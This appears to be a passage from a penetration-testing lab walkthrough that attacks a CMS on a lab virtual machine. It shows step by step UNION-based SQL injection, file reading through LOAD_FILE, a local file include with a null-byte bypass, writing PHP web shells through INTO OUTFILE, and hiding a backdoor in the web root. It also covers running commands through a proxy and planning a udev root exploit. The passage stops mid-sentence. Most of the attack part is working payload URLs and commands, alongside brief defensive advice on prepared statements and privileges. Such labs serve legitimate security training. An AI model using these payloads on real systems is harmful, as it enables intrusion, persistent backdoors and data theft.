
```
select * from database where id = ''
```

This is a syntax violation (there is a dangling single quote) that the database will not be able to parse. This is a classic SQL injection vulnerability that results from a developer failing to sanitize user supplied input. It would be wise, in the above example, to cast the input value to an integer, forcing it to be a number devoid of any SQL control characters such as a single quote. An even better strategy is to use what is known as a prepared statement, where variables are bound by controls that cannot be escaped, in order to prevent user supplied input from hijacking the SQL program flow.

Returning to the exercise, try and append a single quote to the URL of the site and observe the result.



By calling <http://172.16.61.130/?id=4'> (note the trailing single quote) we quickly observe this is the case:



We don't observe any error output, but the display is altered, alerting us to the fact that there has been a problem with the SQL query. This is known as a blind SQL injection vulnerability. Normally this type of occurs when a query such as

```
select * from news where id = $_GET['id']
```

is utilized. This is because the query does not escape the single quote. By using the direct user input to compose the SQL query the application has introduced an exploitable

vulnerability. If we can inject arbitrary SQL commands we can likely override the intended functionality of the page so that we can issue commands of our choosing.

In SQL multiple commands can be issued on a single line by delimiting them with a semi colon. Note, however, that with PHP/MySQL applications it isn't possible to stack query statements, so we can't issue multiple statement delimited by a semi-colon. Instead we have to try and alter the existing (presumed) select statement. This can still provide valuable information and a dangerous attack vector however.

To start let's try to append data to the display using a UNION statement. Ideally what we're trying to do is compose a SQL statement like the following:

```
SELECT event_title, event_text FROM event UNION SELECT 1,2 FROM DUAL
```

Note that with a UNION statement we have to choose the same number of columns from the first and second select statement or the query will produce an error. DUAL is simply a reserved word that is pretty much a placeholder and nothing more, but can be used to compose statements that are syntactically correct. To begin with let's append our UNION statement to the URL, first try:

```
http://172.16.61.130/?id=4 UNION select 1 from dual
```

This will not produce any output, likely because there is a column number mismatch. Next try the URL:

```
http://172.16.61.130/?id=4 UNION select 1,2 from dual
```

This will also produce no output. Append numbers onto the select statement until you observe the following output:



*Illustration 7: Successful SQL injection using UNION statement*

You'll note the benefit of sequentially numbering your appended select statement as it's easy to observe which columns are being used for display purposes. In this case it's columns 2,3 and 7. Let's go ahead and change the numbers 2,3 and 7 to more meaningful MySQL functions that can provide us with a little more information about the server we're targeting. To do this try:

```
http://172.16.61.130/?id=4%20UNION%20select
%201,database(),user(),4,5,6,version()%20from%20dual
```



*Illustration 8: Information disclosure via SQL injection vulnerability*

This will display the MySQL version number running on the target, the name of the user account which the application is using to connect, and the database that is powering the application. In this case the user is `cms_user`, the database is 'cms' and the application host is running MySQL 5.0.45. We may be able to use this information in other attacks.

It is important to note that the application is running with a specific user account, rather than with the MySQL root user account. This is a good security precaution as it can limit the exposure of MySQL data if the application is compromised. However, this protection hinges on the account being set up properly. While using a separate account can prevent use of privileged functions or access to other databases it must be explicitly created with restricted permission. If set up properly using a GRANT statement such as:

```
GRANT ALL PRIVILEGES ON cms.* to 'cms_user'@'localhost' IDENTIFIED BY 'password';
```

Then the account will only be able to access the cms database from the local host. Because privileges are being granted only on the cms database, rather than on the mysql database, this also restricts access to dangerous functions like `INTO OUTFILE()` and `LOAD_FILE()`. However, if the account was set up using the grant statement:

```
GRANT ALL ON *.* TO 'cms_user' IDENTIFIED BY 'password'
```

Then the `cms_user` account would, in fact, have access to these functions. This is dangerous because the `LOAD_FILE()` command allows the MySQL user to read filesystem files that the mysql user has access to, and the `OUTFILE()` function will allow the database to write filesystem files to areas where the mysql account has write permissions (like `/tmp`). If the web


server is set up properly, then the mysql user won't have write permissions to the actual web root directory, which will confound many attacks. Let's go ahead and explore the command availability and see if we can write a PHP backdoor into the web root.

We can start by attempting to expose the PHP source code for some of the files on the server using the `LOAD_FILE()` function. This will allow us to browse the target code to look for vulnerabilities more explicitly (rather than just guessing at them). This type of vulnerability assessment is much more accurate, but often more time consuming, than black box testing.

To test the `LOAD_FILE()` function try the following URL:

`http://172.16.61.130/?id=4%20UNION%20select%20load_file('%27/var/www/html/index.php%27'),3,4,5,6,7%20from%20dual`

This should include the application index file. You should see the actual PHP code in the display, although it may be easier to read by viewing the source of the resulting page:



*Illustration 9: Exploiting an arbitrary file include vulnerability*

Now that we can view the source code we can pick at the application and discovery many vulnerabilities that we never would have been able to find otherwise. We can also expose a lot of protected files, like configuration files.

One common vulnerability in web applications is local file includes. This vulnerability allows

an attacker to include an arbitrary file off the webserver. This is especially dangerous if we can write files using MySQL. First we have to identify such a vulnerability, then we can use it to include a PHP backdoor we'll write to the /tmp directory.

Looking at the source code we note that the index page includes a number of files based on the requested action. These files are stored in the /actions directory. Looking at the possibilities we can take a look at the actions/login.php page by calling the URL:

```
http://172.16.61.130/?id=4%20UNION%20select
%201,load_file(%27/var/www/html/actions/login.php
%27),3,4,5,6,7%20from%20dual
```

Looking at the source output we spot the PHP:

```
if ($logged_in)
    include_once('templates/logged_in.tpl');
else
    include_once('templates/'.$_GET['action'].'.tpl');
```

Looking through the code it looks like by default the \$logged\_in variable is set to false. This include\_once() statement should allow us to include arbitrary files. Let's test this out by trying to expose the configuration file conf/config.ini. Note, however, that this code appends the ".tpl" extension to the file that is included. If we append %00 to our request (a URL encoded null byte) however, PHP will terminate the string prematurely and allow us to bypass this restriction. Let's test to see if we can include the config file by calling the url:

```
http://172.16.61.130/actions/login.php?action=../../conf/config.ini
%00
```

This should pull the config.ini file directly into the output page for display:



Now that we've confirmed this functionality exists let's try writing to the /tmp directory and then calling our newly created file. This process is a little tricky because we're writing blind – we don't have any way of confirming that our file was written properly. The other caveat to the process is the fact that the OUTFILE() function won't append or overwrite an existing file, so if there is a name collision, that is a file already in the /tmp directory with the same name, then our new file write will silently fail. To attempt to bypass this limitation we'll choose a long, rather random filename.

There is one other factor to consider when writing our PHP backdoor. At it's simplest a PHP backdoor consists of the following snippet of PHP:

```
<?php echo system($_GET['cmd']);?>
```

This snippet will execute any command proceeding the URL GET variable “cmd.” For instance, calling backdoor.php?cmd=ls%20/tmp (%20 is the URL encoded ASCII for a space) will execute an “ls” directory listing of the “/tmp” directory and echo the results onto the screen of the requestor. Unfortunately, because the include we're working with requires a null byte at the end we have to think of another way to call our commands. The reason for this is that if we call:

```
/actions/login.php?action=backdoor.php?cmd=ls%20/tmp%00
```

The PHP will compile and attempt to include the file backdoor.php?cmd=ls%20/tmp, which is a valid file name, but will not include our backdoor.php script. Thus, we'll have to use POST variables to pass our commands into our backdoor. First, however, we have to write our backdoor file. To do this call the URL:

```
http://172.16.61.130/?id=4%20UNION%20select%20NULL,NULL,NULL,NULL,NULL,NULL,%27%3C?php%20echo%20system($_POST[%27cmd%27]);?%3E%27%20INTO%20OUTFILE%20%27/tmp/008st7845.php%27
```

The filename 008st7845.php is completely arbitrary. Feel free to make up your own complex filename. Be sure to choose something suitable complex so there aren't naming conflict issues. If we were to actually look at the file that gets created on the filesystem it would look something like the following:

```
# cat /tmp/008st7845.php
4      Suspendisse sapien orci <p>Suspendisse sapien orci, luctus
laoreet fringilla vitae, sodales non quam. Aliquam vel justo vel enim
dapibus ullamcorper. Sed elementum lacus sed tortor imperdiet
imperdiet. Maecenas a turpis vel tellus iaculis ullamcorper.
Pellentesque vitae orci at dolor vestibulum pharetra sit amet ut sem.
Donec nec rhoncus ligula. Suspendisse eget luctus nunc. Nam eget arcu
augue, vitae condimentum magna. Etiam et fermentum erat. Fusce
vehicula urna ac nisl imperdiet fringilla blandit ut quam. Nullam
```



```
ultrices eros sit amet sem volutpat eget elementum augue consequat.  
Integer non arcu orci, in iaculis elit. Fusce eros massa, accumsan in  
blandit eget, suscipit sit amet nibh. Vestibulum a neque libero.  
Vivamus purus augue, sollicitudin eget sagittis sed, lacinia sit amet  
nibh. Nulla eget suscipit libero. </p> files/drive-removable-media-  
ieee1394.png 1 4 admin  
\N \N \N \N \N \N <?php echo system($_POST['cmd']);?>
```

As you can see, there is a nested snippet of PHP code that will execute when the file is called. Doing this is a bit tricky though, since while it is easy to compose URL GET variables, POST variables require some sort of tool or an HTML form with the right parameters. Luckily, Paros will allow us to alter our requests and change them from GET to POST. If you haven't already done so, start up Paros from the command line using:

```
$ java -jar paros.jar
```

Once started you should see the Paros window. If you're using the virtual machine attack platform you can start up Paros from the Applications menu → Attack → Paros. If that doesn't work you can try starting Paros from the command line using:


```
$ cd /home/attack/bin/paros
```

```
$ java -jar paros.jar
```


Once Paros is running we'll start up our web browser (Firefox) and configure it to use a local proxy. Our target is going to be the login.php page and we're going to attempt to include the /tmp/008st7845.php page. To do this browse to the URL:

```
http://172.16.61.130/actions/login.php?  
action=../../../../tmp/008st7845.php%00
```


This should result in a page full of nonsense and Paros will record the request:



Now we'll change the GET to a POST request. To do this we'll have to change the request header so we include a "content-type" argument, and we'll also change the method from GET to POST and add our post parameters. To do this expand the bottom pane, then right click on the "1 GET http://..." line and select "Resend"



This will open a new window. In this window we need to add the additional variables and change the request type. First change the “GET” to “POST” at the top of the request, then add the line “Content-Type: application/x-www-form-urlencoded” to the end of the request headers. Finally add the POST parameter “cmd=ls /tmp” in the bottom area and click the “Send” button:



You can browse the response in the “Response” tab and you’ll notice that you can now issue shell commands. Now that we can issue commands let’s go ahead and create a more straightforward PHP backdoor. Luckily the apache account has write access to

/var/www/html, which is the web root. Let's go ahead and create (a somewhat conspicuous) backdoor there with another randomly chosen name. We can be sneaky and use a '.' prefix to the filename to attempt to hide it.

Go ahead and create this backdoor using the command (via Paros):

```
cmd=echo "<?php echo system(\$_GET['cmd']);?>" >
/var/www/html/.apache_tmp.php
```



Now we have a much more easily accessible backdoor that we can call using URL's such as:

```
http://172.16.61.130/.apache_tmp.php?cmd=pwd
```

This is all well and good, but it would be nice to have an interactive shell. Now that we have our PHP backdoor let's turn our attention to getting an interactive shell, the idea being that we can utilize a local privilege escalation attack and become root from that point.

## **Step 4 – Hijacking Apache**

pown the apache account.

## p0wn apache

The apache user account on this system is protected in several ways to prevent an easy takeover of the account. Although we can issue commands on the system using our PHP backdoor, ideally we'd like an interactive shell to work with. There may be several local privilege escalation vulnerabilities on the target system, but without an interactive shell exploiting these vulnerabilities is extremely difficult.

The apache account is protected in several ways. On this system the shell listed for the account is /sbin/nologin. Furthermore the account is actually locked. You can see this information with the following output:

```
[root@localhost ~]# cat /etc/passwd | grep apache
apache:x:48:48:Apache:/var/www:/sbin/nologin
[root@localhost ~]# cat /etc/shadow | grep apache
apache:!!:14424:0:99999:7:::
```

This means that we can't actually log in to the apache account (via SSH or even using the 'su' command). Additionally, even though we can issue commands as apache, we can't actually interact with a shell. Instead, the commands we issue via our PHP backdoor are being passed to /bin/sh as apache, but no interactive shell is being opened. This means that connections are severed as soon as commands are issued, so interactive commands (like 'chsh' or even 'expect') will fail to function properly. This leaves us in quite a quandary. What we need to do is to change apache's shell to something like /bin/bash and to unlock the account and change the password to something we know so we can log in via SSH (which is great for avoiding any snooping by system administrators). This complex process will also require root privileges, something we haven't attained yet (since only root can unlock the account).

A recent, high profile, udev vulnerabilities affecting Linux kernels with udev prior to version 141 may allow us access (<http://www.securityfocus.com/bid/34536>). Let's first check to see what kernel we're operating under and find out if it is vulnerable to the udev exploit. To do this use:

